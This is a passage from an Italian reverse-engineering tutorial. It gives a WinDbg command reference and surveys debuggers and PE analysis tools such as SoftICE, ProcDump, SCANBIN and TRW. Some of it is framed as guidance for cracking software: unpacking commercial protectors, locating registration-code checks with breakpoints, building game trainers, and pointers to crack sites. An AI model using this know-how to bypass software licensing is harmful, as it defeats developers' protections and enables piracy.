    DD Display DoubleWords (long) Double-word (four-byte) values and ANSI characters DI Display 8-Byte Reals (double) 8-byte hexadecimal values and floating-point representations DS Display 4-Byte Reals (float) 4-byte hexadecimal values and floating-point representations DT Display 10-Byte Reals (long double) 10-byte hexadecimal values and floating-point representations DU Display Unicode Unicode characters DW Display Words (short) Word values and Unicode characters Note With the DC (Dump Code) command, you can use the standard range syntax or startaddress L line to dump line instructions starting at startaddress. EA, EB, ED, EI, ES, ET, EU, EW Enter Values Enters the values that you specify into memory. If you do not specify any values, the current address and the value at that address will be displayed. You can then enter a new value, preserve the current value in memory by pressing the space bar, or stop entering data by pressing ENTER. This command is equivalent to clicking Memory from the View menu, or pressing ALT+5, and entering values. Syntax E{A|B|D|I|S|T|U|W} address [[values]] Parameters address The starting address at which to enter values. values One or more values to enter into memory. Separate multiple numeric values with spaces. Remarks When entering numeric values, you can use C-style radix prefixes to override the default radix. Prefix octal constants with a "0o" (for example 0o1776), hexadecimal constants with "0x" (for example 0xF000), and decimal constants with "0t" (for example 0t199). When entering ANSI or Unicode values, you can include space (" ") characters by enclosing the character string in quotation marks (" or '). If you enclose the string in double quotation marks, Windows Debugger will automatically null- terminate the string. Single quotation marks (') will not add a null character. You can enter standard C escape characters, such as t, 007, and ". Command Enter EA ANSI (extended ASCII) characters EB Byte values ED Double word (four-byte) values EI Floating-point numbers (8-byte) ES Floating-point numbers (4-byte) ET Floating-point numbers (10-byte) EU Unicode characters EW Word values F Freeze Thread
  • 34.
    Freezes the giventhread, causing it to stop and wait until it is unfrozen. Other threads will continue to execute. If no thread is specified, the current thread is frozen. Use the Z (Unfreeze thread) command to reenable the thread. This command is equivalent to clicking Threads from the Debug menu, then clicking Freeze or Freeze All. Syntax [[thread]] F Parameters thread The thread to be frozen. For more information, see Process and Thread Syntax. FIA, FIB, FID, FII, FIS, FIT, FIU, FIW Fill Memory Fills the memory area specified by range with pattern. The entire range will be filled by repeatedly storing pattern into memory. Syntax FI{A|B|D|I|S|T|U|W} range pattern Parameters range The memory area to fill. For more information, see Range Syntax. pattern One or more values to fill memory with. Separate multiple numeric values with spaces. Remarks When entering numeric values, you can use C-style radix prefixes to override the default radix. Prefix octal constants with a "0o" (for example 0o1776), hexadecimal constants with "0x" (for example 0xF000), and decimal constants with "0t" (for example 0t199). When entering ANSI or Unicode values, you can include space (" ") characters by enclosing the character string in quotation marks (" or '). If you enclose the string in double quotation marks, Windows Debugger will automatically null- terminate the string. Single quotation marks (') will not add a null character. You can enter standard C escape characters, such as t, 007, and ". Command Definition Fill FIA Fill ANSI ANSI (extended ASCII) characters FIB Fill Bytes (char) Byte values FID Fill Double Words (long) Double-word (four-byte) values FII Fill 8-Byte Reals (double) Floating-point numbers FIS Fill 4-Byte Reals (float) Floating-point numbers FIT Fill 10-Byte Reals (long double) Floating-point numbers FIU Fill Unicode Unicode characters FIW Fill Words (short) Word values
  • 35.
    FR Floating-Point Registers GGo GH Go- Exception Handled GN Go- Exception Not Handled K, KB, KN, KS, KV Display Stack Backtrace Displays the stack frame of the given thread. Syntax [[thread]] K[BNSV] [[framecount]] [[=frameaddr stackaddr programcounter]] Parameters thread The thread whose stack is to be displayed. For more information, see Process and Thread Syntax. framecount Number of stack frames to display. frameaddr stackaddr programcounter When examining a corrupted stack on an x86 computer, you can walk the uncorrupted portion of the stack by specifying its frame address, stack address, and program counter. This requires detailed knowledge of how the stack works. Remarks Each display line shows the name or address of the procedure called, the arguments used on the call, and the address of the statement that called it. You can use any or all of the options in a single command; for example, K, KB, and KBNSV are valid commands. The following table describes the effect of the options: Option Effect none Displays the basic call stack based on debugging information in the executable. It displays the frame pointer, return address, and function names. B Additionally displays the first three parameters of each function. N Additionally displays the frame numbers for each call. S Additionally displays source module and line number information for each call. V Additionally displays runtime function information. L Restart Debuggee LM List Loaded Modules Lists the specified loaded modules. Syntax
  • 36.
    LM [/s [/o]] [/f ] [modulename] Parameters /s List segmented modules. If you do not specify a module name, LM will list all loaded modules. /f List flat modules. /o Sorts segmented modules by selector. modulename Module to list. Remarks If /f and /s are both absent from the command line, LM will assume both; the following two commands are equivalent: > LM > LM /f /s Segmented modules are sorted by module name, then selector, unless you specified /o. Flat modules are sorted by base address. LN List Nearest Symbols Displays the symbols at or near the given address. You can use this command to help determine what a pointer is pointing to. It also can be useful when looking at a corrupted stack to determine which procedure made a call. Syntax LN address Parameters address The address to search for symbols. M Move Memory N Set Number Base P Program Step Q Quit WinDbg R Registers Displays or modifies registers. If you do not specify a thread, the current thread is used.
  • 37.
    This command isequivalent to clicking Registers from the View menu, or pressing ALT+4. Syntax [[thread]] R [[register [[=value]] ]] Parameters thread The thread from which the registers are to be read. For more information, see Process and Thread Syntax. register The register to display or modify. value The value to assign to the register. Remarks If you do not specify a register, all of the registers are displayed. If you specify a register, the command displays the current value of the register. If you specify both a register and a value, the command changes the register to contain the value. Use the FR (Floating-Point Registers) command to view and modify floating-point registers. REMOTE Start Remote Server RT Register Display Toggle S+, S- Set Source/Assembly Mode SA, SB, SD, SI, SS, ST, SU, SW Search Memory Searches though memory to find a specific byte pattern. If the pattern is found, Windows Debugger will display the first memory address in range where it was found. Command Fill SA ANSI (extended ASCII) characters SB Byte values SD Double-word (four-byte) values SI Floating-point numbers (8-byte) SS Floating-point numbers (4-byte) ST Floating-point numbers (10-byte) SU Unicode characters SW Word values Syntax S{A|B|D|I|S|T|U|W} range pattern Parameters range
  • 38.
    The memory areato search through. For more information, see Range Syntax. pattern One or more byte values or ANSI or Unicode characters to search for. Separate multiple values with spaces. Remarks When entering numeric values to search for, you can use C-style radix prefixes to override the default radix. Prefix octal constants with a "0o" (for example 0o1776), hexadecimal constants with "0x" (for example 0xF000), and decimal constants with "0t" (for example 0t199). When entering Unicode values to search for, you can include space (" ") characters by enclosing the character string in quotation marks (" or '). If you enclose the string in double quotation marks, Windows Debugger will automatically null-terminate the string. Single quotation marks (') will not add a null character. You can enter standard C escape characters, such as t, 007, and ". SX, SXD, SXE, SXN Set Exceptions Controls the behavior of the debugger when trapping exceptions before executing exception-handling code. The debugger always halts before execution returns from the exception handler. Command Action SX Displays the events that the debugger will halt for. SXD Causes the debugger to ignore the specified exception and issue an automatic GN command. SXE Causes the debugger to halt at the specified exception. SXN Causes the debugger to display a message before the exception is passed to the target application, and causes Windows Debugger to issue a GN command after the message is displayed. Syntax SX [[exception]] SXE exception [[message]] [[/Ccmdlist1]] [[/C2cmdlist2]] SX{D|N} exception [[message]] [[/C2cmdlist2]] Parameters exception The exception number that the command acts upon, in the current radix. If you do not specify an exception, the SX command will display information on all exceptions. message Message to display in the command window when the exception is trapped. cmdlist1 Semicolon-separated list of Windows Debugger commands to execute when an exception is first raised. The /C option is permitted only with the SXE command. Enclose in quotes if cmdlist1 includes spaces or semicolons. cmdlist2
  • 39.
    Semicolon-separated list ofcommands to execute after an exception has not been handled. Enclose in quotes if cmdlist2 includes spaces or semicolons. Remarks The /C option (allowed only with SXE) tells the debugger to execute the specified commands on the first chance (before the exception is passed to the application). The /C2 option tells the debugger to execute the specified commands on the second chance (if the exception is not handled by the debugger or the application). For more information, see the Platform SDK documentation on structured exception handling. When the debugger stops due to an exception, only the GN (Go-- Exception Not Handled) and GH (Go-- Exception Handled) commands can be used to continue execution. The SXD and SXN commands automatically call GN. T Trace Executes the instruction or source line at the instruction pointer and displays the resulting values of all registers and flags. Use the P (Program Step) command to have the debugger execute subroutine calls or interrupts without returning control to the debugger. This command is equivalent to clicking Step Into from the Debug menu, or pressing F11 or F8. Syntax [[thread]] T [[count]] Parameters thread The thread to trace through. For more information, see Process and Thread Syntax. count The number of instructions or source lines (depending on the Source/Assembly mode) to step through before stopping. U Unassemble X Examine Symbols Displays the symbols in all contexts that match pattern. If you do not specify any options, all except public symbols are searched. If you do not specify a pattern, all symbols will be displayed. To ignore case in the search, click Options from the View menu, click Debugger, and click Ignore Case. Syntax X[[options]] [[ { [[procedure]], [[module]], [[executable]] } ]] [[pattern]] Parameters options
  • 40.
    Specifies the scopeof the symbol search. These options cannot be separated by spaces and must immediately follow the X (for example, XEM). Use the following letters to specify scope: Letter Scope C The current class. E All modules in the executable or DLL, except for the current module. F The current function. G All global symbols. L The current code block (lexical scope). M The current module. P All public symbols. procedure, module, executable The area to search. For example, {function1, srcfile.c, target.dll} will search function1 from srcfile.c in target.dll. This is identical to the breakpoint context operator. pattern A pattern to search for. The ? and * wildcards are supported. Z Unfreeze Thread Una caratteristica interessante è legata alla possibilità di usare il debugger per l’analisi dei post mortem. Quando capita un pasticcio e il sistema salta viene ricercato nel registro il valore della voce : HKEY_LOCAL_MACHINESOFTWAREMicrosoftWindows NTCurrentVersionAeDebug Settate la seguente linea di comando. windbg -p %ld -e %ld Quando un programma salterà verà chiamato il debugger automaticamente. PROGRAMMI CON BORLAND C Alla pari dei programmi e delle utilities fornite con Microsoft Visual C++ anche con il Borland C vengono forniti alcuni software che possono essere utilizzati per vari scopi. Il TURBO DEBUGGER è presente nel pacchetto per DOS, WINDOWS 16 e WINDOWS 32. Anche la versione per Windows 95 dispone di un interfaccia a carattere. La tipologia dei breakpoints settabili è abbastanza completa permettendo diverse funzioni. TD permette inoltre il tracing dell’heap.
  • 41.
    Le chiamate relativealle call sono composte in modo tale che è sempre possibile vedere a quale modulo è indirizzata la chiamata. Un utility fornita insieme è WINSIGHT che è paragonabile a Spy++. WS permette di monitorare i messaggi relativi alle Windows presenti sul desktop. WINHEX 8.32 Si tratta di uno dei pochi che dispone di un editor che permette di visualizzare direttamente i settori su disco senza doversi appoggiare ad un file. Chiaramente bisogna prestare attenzione a non danneggiare qualche settore del disco critico. SOFTICE 3.x – 4.x SoftICE 3.24 http://www.numega.com Voglio elencare tra gli altri SoftIce anche se di fatto a questo debugger è dedicato più avanti un intero capitolo. Sicuramente qui parliamo del massimo anche se di fatto è abbastanza più complicato degli altri debugger. Le complicazioni sono legate al numero enorme di funzionalità possedute dal programma. La NuMega distribuisce tra lo shareware il debugger anche se di fatto è possibile trvare in giro i numeri di serie. Penso che sia inutile ricordare che sul sistema di ricerca ASTALAVISTA (parodia ad Altavista) è possibile trovare i cracks di quasi tutti i programmi essistenti. SoftIce possiede una parte caricata in memoria che viene attivata mediante la pressione dei tasti CTRL D o quelli settati mediante apposite istruzioni. Inoltre SoftIce possiede un buffer che permette il back trace ovvero l’esecuzione a ritroso del codice. PROCDUMP ProcDump riesce ad eseguire un Dump su disco di un programma in esecuzione e ad
  • 42.
    eseguire funzioni diunpack/decrypt su sistemi software tipo BJFNt, ENC, Activision Packer, Manolo, NeoLite, Petite, Securom, VBOX, Shrinker 3.2&3.3, WWPACK32 e molti altri. Vbox è sicuramente uno dei più utilizzati per la gestione delle limitazioni del software a n giorni. Molti sistemi di protezione sono cryptati in memoria per cui sono difficilmente debuggabili con software tipo SoftIce ecc. ProcDump possiede diversi sistemi per bypassare diversi sistemi software e creare dei dump decodificati. In alcuni casi ProcDump rende inutile l’utilizzo di debugger. ProcDump possiede diverse opzioni che è possibile utilizzare a seconda del tipo di software con cui si ha a che fare. La finestra a fianco mostra alcuni dei metodi di packing inclusi in procdump. La seguente, invece, è una tabella trovata su internet a riguardo di ProcDump che mostra le varie opzioni. Name Method Options Section To remove after BJFNT 1.x *unknown* Create new import. Last one. Do not recompute obj. ENC 0.1 Standard Do not recompute obj. HASIUK used HASIUK Default None by Activision /NeoLite LOUIS Cryptor Standard Default Last section Do not recompute obj. Manolo Manolo Rebuild Import Table .manolo section NeoLite x.xx HASIUK Default None /NeoLite PECRYPT32 none Depend on version PELOAD Standard Do not recompute obj. .peload section PELOCK none last one PEPACK PEPack Rebuild Import Table PEPACK!! section PESHiELD <0.2 PESHiELD Do not recompute obj. ANAKIN98 section Petite Petite Default .petite section Petite Petite 2 Create new import .petite section U will need to fix reloc pointer too. Securom Standard Original CD required. Better not touch ;) Do not recompute obj. Shrinker 3.2 Shrinker32 Ignore Faults .load object at least Rebuild Import Table Shrinker 3.3 Shrinker33 Do not recompute obj. None Rebuild Import Table STNPE 1.xx Standard Do not recompute obj. TimeLock 3.x Vbox Create new import WeiJunLi section std/Dialog Ignore Faults VBox Vbox Std Create new import WeiJunLi section Ignore Faults Do not recompute obj. VBox with TRY Vbox Create new import WeiJunLi section dialog Dialog Ignore Faults Do not recompute obj. WWPack32<1.10 WWPACK32 I Default .WWP32 section WWPack32 1.10 WWPACK32 II Default .WWP32 section
  • 43.
    WWPack32 1.11 WWPACK32I Default .WWP32 section REGSNAP (c) 1998 Vitas Ramanchauskas, HREF="mailto:vitas@soft4you.com" MACROBUTTON HtmlResAnchor vitas@soft4you.com Come dicevo prima spesso è utile analizzare e comparare la configurazione del sistema prima e dopo le installazioni di software. RegSnap riesce a svolgere delle funzionalità di questo tipo in quanto scatta delle panoramiche al registro di windows, ai files system.ini e win.ini e alle directory windows e windowssystem. Dopo aver scattato queste foto al sistema è in grado di salvarle su disco e successivamente di confrontarle creando un file html in cui vengono riportate le differenze. Esistono programmi che permettono di monitorare in tempo reale gli accessi al registro. Uno di questi è REGMON.EXE che oltre ad avere questa possibilità può settare dei filtri per mettere sotto analisi solo i messaggi generati da alcune procedure. Alcuni programmi controllano la presenza di questo tipo di analizzatori e generano errori nel momento in cui si accorgono di essere “osservati”. Personalmente preferisco i programmi che eseguono analisi in modo non dinamico. Il programma REGEDIT fornito con windows è troppo rudimentale per essere utilizzaro in quanto permette soltanto di eseguire funzioni di scrittura o di lettura. Installando un nuovo software è impossibile sapere quali voci inserirà , quali modificherà e quali cancellerà. RegSnap, come ho già detto, è molto dettagliato anche se dai programmi di protezione bisogna attendersi qualche sutterfugio per bypassare questo tipo di utilities. WINHACK
  • 44.
    WinHack v2.00 http://www.malinverni.com grant@malinverni.com Alcuni lavoridi questo tipo non sono orientati ad eliminare le limitazioni dei programmi ma invece il loro compito è quello di trovare delle cheat words per acquisire proprietà particolari nei giochi come ad esempio attraversare i muri, diventare invincibile ecc. Uno dei problemi fondamentali negli attacchi ai programmi è quello legato al reperimento di stringhe, codici ecc. che permettano di creare le routines di crack. Un programma adattissimo a fare ricerche in memoria eseguite su programmi già caricati e’ WinHack. WinHack è altamente specializzato in ricerche utilizzando diverse tipologie, 6 per la precisione, tra cui due tipi da 64 bits. Il programma dispone internamente anche di un TrainerCreator interno. WinHacker possiede una libreria di API che permette di agganciarsi a funzioni di ricerca da programmi nostri esterni. Il sistema di ricerca di WinHack si basa sullo scatto di una panoramica iniziale e i successivi confronti alla ricerca di determinati valori. In un programma di giochi esistono valori che indicano la potenza del personaggio, il suo stato di salute, la quantità di cibo ed altri valori. Si carica il gioco e successivamente WinHack chiedendo di scattare la prima panoramica. Ad un certo punto supponiamo che il valore di salute del personaggio sia passato dal 100 iniziale al 57 attuale. A quest5o punto si cerca la locazione di memoria in cui il valore è cambiato da 100 a 57. Trovato questo indirizzo si può modificare il suo valore come si vuole. WinHack è in grado di creare i moduli memory trainer utilizzabili per settare i valori voluti al di fuori di WinHack. Quando si cerca di attaccare un software bisogna seguire delle regole logiche che servano a stabilire quale è il metodo migliore per intervenire. In primis guardiamo quali DLL e altri moduli il software carica al momento della sua attivazione. Per fare questo esistono molti software tra i quali SCANBIN è uno di questi. Una delle cose fondamentali è quella di sapere quali files sono caricati dal programma ed in particolar modo le api exportate. SCANBIN dispone di un certo numero di opzioni selezionabili tramite voci di menu che permettono la visualizzazione di molti tipi di informazioni. L’individuazione a priori delle funzioni utilizzate dalo programma in analisi permette di effettuare una scelta ottimale per quanto riguarda i tools scelti per eseguire il tracing e le altre funzioni. Se richiedendo la visualizzazione delle funzioni importate vediamo che non compaiono nella lista quelle come GetDlgItemText o GetDlgItemInt dobbiamo supporre che le lettura
  • 45.
    dei codici diattivazione viene fatta con altri sistemi, magari più nascosti appositamente. L’individuazione del punto dove vengono controllati i codici allora deve avvenire tramite altre funzioni. Un metodo potrebbe essere quello legato all’identificazione del numero ID delle risorse. Questo identificatore potremmo ottenerlo tramite le funzioni di Spy++ a programma attivato oppure possiamo cercare di identificare gli ID della Dialog o degli oggetti della Dialog tramite la ricerca tra i dati mostrati da certi programmi. Parlando di SCANBIN le informazioni riportate sono quelle mostrate nell’immagine, relativa al menu, qui a fianco. Slezionando IMPORTED REFERENCES possiamo ottenere la lista dei riferimenti importati dal programma. La seguente immagine mostra la tipologia delle informazioni inerenti a questa voce. Si tratta delle funzioni importate dalle DLL esterne, proprie del programma e da quelle di sistema come ad esempio USER32, KERNEL32 ecc. Il nome del modulo da cui vengono importate è mostrato al fianco. Queste informazioni sono quelle fondamentali mostrate anche da WDASM, SoftIce ecc. Moduli legati ai settaggi, tra cui serializzazioni dei softwares, vengono mostrati anche dall’uso di funzioni legate appunto all’uso del registro come quelle, casualmente, mostrate a fianco (RegCloseKey ecc.) SCANBIN mostra in ogni caso quelle che lui definisce informazioni generalizzate del programma. Dal nostro punto di vista non contiene informazioni che ci possano interessare anche se alcune volte potrebbero servirci per vedere se il programma è stato riscritto. Ci sono stati dei casi in cui le informazioni necessarie per la serializzazione sono state riscritte
  • 46.
    dentro al programmaeseguibile stesso ed altre volte invece in file .OCX o .DLL che di fatto non erano tali. Un altra opzione di menu mostra le funzioni esportate. Questo tipo di informazioni sono presenti soltanto nei moduli DLL o similia che esportano le loro funzioni verso il mondo esterno. Generalmente questa finestra risulta vuota se il programma analizzato è un file eseguibile. Interessan6te è invece la lista delle DLL utilizzate. Alcuni programmi come WDASM possiedono breakpoint che bloccano il programma quando questo esce dal modulo eseguibile per entrare in una funzione presente in una DLL esterna. Sapere a priori quali DLL utilizza è comunque una cosa comoda in quanto ci permette di eseguire delle supposizioni su paramretri che non sono puramnte tecnici come ad esempio nomi sospetti di DLL. La lista delle risorse, come ho detto prima, mostra le risorse del programma visualizzando il nome, se disponibile, e l’identificatore numerico. Tra queste risorse sono presenti tutte quelle gestite con il resource editor del linguaggio di programmazione. Se un dialog è creata tramite questo allora verrà mostrata in questa finestra. Chiaramente deve essere gestita nel programma come risorsa e non creata con funzioni dinamiche che creano sull’istante le finestre. Le DLL possono essere viste anche come un albero. Il nostro programma potrebbe fare riferimento ad una funzione presente in una DLL la quale potrebbe riferirsi ad altre funzioni presenti in altre DLL, magari di sistema fornite in Windows. Una particolare opzione ci permette di cedere l’albero delle chiamate. Anche questa visualizzazione potrebbe aiutarci a far mente locale, in altre parole a schiarirci le idee anche perchè che crea i sistemi di protezione fà di tutto per confondere le persone. L’opazione EXADECIMAL DUMP non fa altro se non mostrarci il file in formato ESADECIMALE come farebbe HIEW, HEXWORKSHOP, WINHEX ecc. Non penso che sia una delle opzioni più utili di SCANBIN. Una delle ultime opzioni è quella più complessa ma in molti casi è anche quella più utile in quanto ci riferisce informazioni sugli indirizzi ed in particolar modo all’header PE ecc. La seguente lista mostra sequenzialmente le informazioni mostrate grazie a questa opzione. Adresses tables : c:ProgrammiCOMExpcomexp.exe ================================================ *** MS-DOS header (MH) *** 00000000 = 5A4D : MS-DOS signature 0000003C = 0080 : WINDOWS header offset (/MH) 00000040 = : MS-DOS stub program *** PE File *** PE File Header 00000080 = 00004550 : WINDOWS signature 00000084 = 014C : Machine (Intel 386) 00000086 = 0006 : NumberOfSections
  • 47.
    00000088 = 3729EE3B: TimeDateStamp 0000008C = 0000:0000 : PointerToSymbolTable 00000090 = 00000000 : NumberOfSymbols 00000094 = 00E0 : SizeOfOptionalHeader 00000096 = 010E : Characteristics - File is executable (no unresolved external references) - Line nunbers stripped from file - Local symbols stripped from file - 32 bit word machine PE Optional Header 00000098 = 010B : Magic 0000009A = 3.0 : Linker Version 0000009C = 00010A00 : Size of Code 000000A0 = 00018A00 : Size of Initialized Data 000000A4 = 00000000 : Size of UnInitialized Data 000000A8 = 000116D0 : Address of Entry Point 000000AC = 00001000 : Base of Code 000000B0 = 00012000 : Base of Data 000000B4 = 00400000 : Image Base 000000B8 = 00001000 : Section Alignment 000000BC = 00000200 : File Alignment 000000C0 = 4.0 : Operating System Version 000000C4 = 0.0 : Image Version 000000C8 = 4.0 : Subsystem Version 000000CC = 00000000 : (Reserved) 000000D0 = 0002C000 : Size of Image 000000D4 = 00000400 : Size of Headers 000000D8 = 00000000 : CheckSum 000000DC = 0002 : SubSystem 000000DE = 0000 : DLL Characteristics 000000E0 = 00100000 : Size of Stack Reserve 000000E4 = 00001000 : Size of Stack Commit 000000E8 = 00100000 : Size of Heap Reserve 000000EC = 00001000 : Size of Heap Commit 000000F0 = 00000000 : Loader Flags 000000F4 = 00000010 : Number of Rva And Sizes Image Data Directories 000000F8 = (unused) : (0)Export Directory 00000100 = 00019000 : (1)Import Directory 00000108 = 0001B000 : (2)Resource Directory 00000110 = (unused) : (3)Exception Directory 00000118 = (unused) : (4)Security Directory 00000120 = 00029000 : (5)Base Relocation Table 00000128 = (unused) : (6)Debug Directory 00000130 = (unused) : (7)Description String 00000138 = (unused) : (8)Machine Value (MIPS GP) 00000140 = (unused) : (9)TLS Directory 00000148 = (unused) : (10)Load Configuration Directory *** Section Headers (number=6) *** 00000178 = .text : ( 1) 00000180 = 00010942 : Physical Address 00000184 = 00001000 : Virtual Address 00000188 = 00010A00 : Size of Raw Data 0000018C = 00000400 : Pointer to Raw Data 0000019C = 60000020 : Characteristics : - alignment on 16 bytes - contains code 000001A0 = .rdata : ( 2) 000001A8 = 00004D60 : Physical Address 000001AC = 00012000 : Virtual Address 000001B0 = 00004E00 : Size of Raw Data
  • 48.
    000001B4 = 00010E00: Pointer to Raw Data 000001C4 = 40000040 : Characteristics : - alignment on 16 bytes - contains initialized data 000001C8 = .data : ( 3) 000001D0 = 00001FF4 : Physical Address 000001D4 = 00017000 : Virtual Address 000001D8 = 00001E00 : Size of Raw Data 000001DC = 00015C00 : Pointer to Raw Data 000001EC = C0000040 : Characteristics : - alignment on 16 bytes - contains initialized data 000001F0 = .idata : ( 4) 000001F8 = 000014B6 : Physical Address 000001FC = 00019000 : Virtual Address 00000200 = 00001600 : Size of Raw Data 00000204 = 00017A00 : Pointer to Raw Data 00000214 = C0000040 : Characteristics : - alignment on 16 bytes - contains initialized data 00000218 = .rsrc : ( 5) 00000220 = 0000DC9C : Physical Address 00000224 = 0001B000 : Virtual Address 00000228 = 0000DE00 : Size of Raw Data 0000022C = 00019000 : Pointer to Raw Data 0000023C = 40000040 : Characteristics : - alignment on 16 bytes - contains initialized data 00000240 = .reloc : ( 6) 00000248 = 0000278E : Physical Address 0000024C = 00029000 : Virtual Address 00000250 = 00002800 : Size of Raw Data 00000254 = 00026E00 : Pointer to Raw Data 00000264 = 42000040 : Characteristics : - alignment on 16 bytes - contains initialized data *** Directories/Sections Locations *** 00017A00 = .idata : Import Directory 00019000 = .rsrc : Resource Directory 00026E00 = .reloc : Base Relocation Table Quando si tratta la teoria della programmazione si tende sempre a suddividere il tutto in due parti e precisamente nella parte dichiarativa e quella algoritmica. Nella prima fase si prende in osservazione il problema e si cerca di ricavarne più informazioni possibili giudicate utili od indispensabili per il raggiungimento di una finalità. La seconda fase è quella in cui questi dati vengono presi e manipolati dalle sequenze di istruzioni. Nel nostro caso potremmo appunto creare un parallelismo logico con quanto detto prima. Partiamo dal presupposto che chi scrive moduli destinati alla protezione di programmi non crea codice che sia facilmente identificabile per cui individuare i punti in cui vengono eseguiti i controlli può essere un compito arduo. Una buona analisi iniziale permette di adottare le tecniche più idonee. Inizialmente prendete i programmi che permettano di eseguire analisi dei file eseguibili e cercate di capire dove si trovano le routines di richiesta codici. Se non vi è possibile farlo tramite la ricerca di funzioni quali GetDlgItemText e similia cercate i messaggi d’errore del tipo ‘Codice errato’ e cercate di identificare dove gli indirizzi di queste stringhe vengono trattate per eseguire le stampe. Se non riuscite ad identificare niente delle cose precedenti attivate il programma e posizionatevi sulla finestra di richiesta del codice.
  • 49.
    Con Spy++ richiedeteil numero d’ ID della dialog o dei vari campi d’edit utilizzati. Se non disponete di Spy++ cercate gli ID con ScanBin ecc. Ottenuti questi dati utilizzateli dentro ai debugger. SoftIce possiede una vasta gamma di breakpoint che vi permettono d’interrompere l’esecuzione del programma per vari motivi. Potete intercettare messaggi : bmsg WM_INITDIALOG bmsg WM_PAINT Insomma, cercate prima di iniziare il debugging di avere le idee chiare sul tipo di tecnica da utilizzare. SoftIce è molto potentre ma è necessario sapere bene che cosa si vuole per usare in modo appropriato i sui strumenti. WDASM è più semplice ed anche meno potente per certe cose ma è più indicato, avendo gran parte dei comandi a pulsante, quando si hanno le idee più confuse. Un buon programma che nel caso in cui si passi come argomento un file eseguibile restituisce un gran numero d’informazioni è QuickView Plus. La seguente tabella mostra i tipi di dati visualizzati relativi ad un programma eseguibile. Ho troncato i dati in quanto sarebbero stati troppi. L’importante è rendere l’idea sulla tipologia delle informazioni restituite. WINDOWS EXECUTABLE 32bit for Windows 95 and Windows NT Technical File Information: Image File Header Signature: 00004550 Machine: Intel 386 Number of Sections: 0008 Time Date Stamp: 2a425e19 Symbols Pointer: 00000000 Number of Symbols: 00000000 Size of Optional Header 00e0 Characteristics: File is executable (i.e. no unresolved external references). Line numbers stripped from file. Local symbols stripped from file. Low bytes of machine word are reversed. 32 bit word machine. High bytes of machine word are reversed. Image Optional Header Magic: 010b Linker Version: 2.25 Size of Code: 0008a000 Size of Initialized Data: 00022800 Size of Uninitialized Data: 00000000 Address of Entry Point: 0008ad38 Base of Code: 00001000 Base of Data: 0008b000 Image Base: 00400000 Section Alignment: 00001000 File Alignment: 00000200 Operating System Version: 1.00 Image Version: 0.00
  • 50.
    Subsystem Version: 4.00 Reserved1:00000000 Size of Image: 000b2000 Size of Headers: 00000400 Checksum: 00000000 Subsystem: Image runs in the Windows GUI subsystem. DLL Characteristics: 0000 Size of Stack Reserve: 00100000 Size of Stack Commit: 00004000 Size of Heap Reserve: 00100000 Size of Heap Commit: 00001000 Loader Flags: 00000000 Size of Data Directory: 00000010 Import Directory Virtual Address: e000 Import Directory Size: 23e6 Resource Directory Virtual Address: b000 Resource Directory Size: 6e00 Base Relocation Table Virtual Address: 3000 Base Relocation Table Size: 79f4 TLS Directory Virtual Address: 2000 TLS Directory Size: 0018 Import Table kernel32.dll OrdinalFunction Name 0000 DeleteCriticalSection 0000 LeaveCriticalSection 0000 EnterCriticalSection 0000 InitializeCriticalSection 0000 VirtualFree 0000 VirtualAlloc ..... user32.dll Ordinal Function Name 0000 GetKeyboardType 0000 LoadStringA 0000 MessageBoxA Section Table Section name: CODE Virtual Size: 00089e14 Virtual Address: 00001000 Size of raw data: 0008a000 Pointer to Raw Data: 00000400 Pointer to Relocations: 00000000 Pointer to Line Numbers: 00000000 Number of Relocations: 0000 Number of Line Numbers: 0000 Characteristics: Section contains code Section is executable Section is readable
  • 51.
    Header Information Signature: 5a4d LastPage Size: 0050 Total Pages in File: 0002 Relocation Items: 0000 Paragraphs in Header: 0004 Minimum Extra Paragraphs: 000f Maximum Extra Paragraphs: ffff Initial Stack Segment: 0000 Initial Stack Pointer: 00b8 Complemented Checksum: 0000 Initial Instruction Pointer: 0000 Initial Code Segment: 0000 Relocation Table Offset: 0040 Overlay Number: 001a Reserved: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 Offset to New Header: 00000100 Memory Needed: 1K Le informazioni troncate erano relative alle funzioni esportate le quali sono mostrate suddivise per DLL da cui derivano. Inoltre ho tagliato le informazioni legate ai segmenti lasciando solo quelle relative al CODE segment. L’analisi di queste informazioni è il punto di partenza in quanto vedendo le funzioni usate permette di capire quali sono i metodi PROBABILMENTE utilizzati per certi scopi quali ad esempio la lettura dei codici di registrazione, per la comparazione ecc. L’identificazione delle funzioni corrette usate per leggere i codici di registrazione semplificano la creazione e l’attivazione dei breakpoint adatti dove interrompere il codice per analizzare il processo di comparazione. Se la tabella precedente vi mostra la presenza di una funzione del tipo GetDlgItemTextA, sapendo che questa viene usata per leggere dati da campi d’edit, allora potreste usare i comandi per la creazione di breakpoint, di SoftIce ad ezsempio, nel seguente modo: BPX GetDlgItemTextA Questa istruzione bloccherebbe l’esecuzione del programma riportandovi alla linea di codice assembler dove è stata fatta la chiamata. Da quel punto, eseguendo passo a passo potreste cercare di capire il funzionamento della routine. TR for Win95 (ShareWare version) LiuTaoTao in China liutt@371.net ayliutt@hotmail.com http://www.netease.com/~ayliutt Un debugger non molto complicato ma abbastanza buono è TRW i quale possiede funzioni specifiche per i files PE. Un problema di TRW è che le istruzionei sulla pagina WEB sono in cinese. Il seguente file reperito su Internet mostra alcune informazioni in inglese tra cui ci sono le spiegazioni delle funzioni di TRW. Functions done: . load PE runtime & command line . hook all API
  • 52.
    . load NEat command line, in full-screen DOS window . set options in TRW.ini . Ring0 keyboard handler . asm . file write . instance comment . BPM BPR BPX . dot command . load DOS app . trace DOS app into protect mode . BPIO . make PE from memory! . press hot key Ctrl+L anytime . Functions will be done: . show more information about Win95 . add some function like IDA, support IDC . add some funtion to auto unshell,auto kickdog... . mouse support . test mode . bp message . heap . Test Dos Protect Mode app 1. begin a dos windows in Win95 2. run TRW in another dos windows 3. run 'trnewdos' in TRW 4. in another dos window, run PMODE.EXE 5. back to TRW, you will find you are at the beginning of the DOS program. g 342 t g 342 6. Press <F8> for some times, now enter 16bit protect mode! 7. 'g 4dd', Press <F8> for some times, now enter 32bit protect mode! or just: g if cs<100 ;this will run to PM16! g if cs!=cs ;try to run to PM32 g if cs!=cs ;again, and we are in PM32 Test Make PE from memory del newpe.exe TRW msg.exe MKPE PEcompare msg.exe newpe.exe or: PESHIELD msg.exe PECRYPT msg.exe PELOCK msg.exe PE?? msg.exe del newpe.exe TRW msg.exe g 4010fd ;this is the entrypoint, I know mkpe ;eip will be the new PE's entrypoint PEcompare origin_msg.exe newpe.exe Always del newpe.exe before 'MKPE', or TRW will append it! test1: trw msg.exe
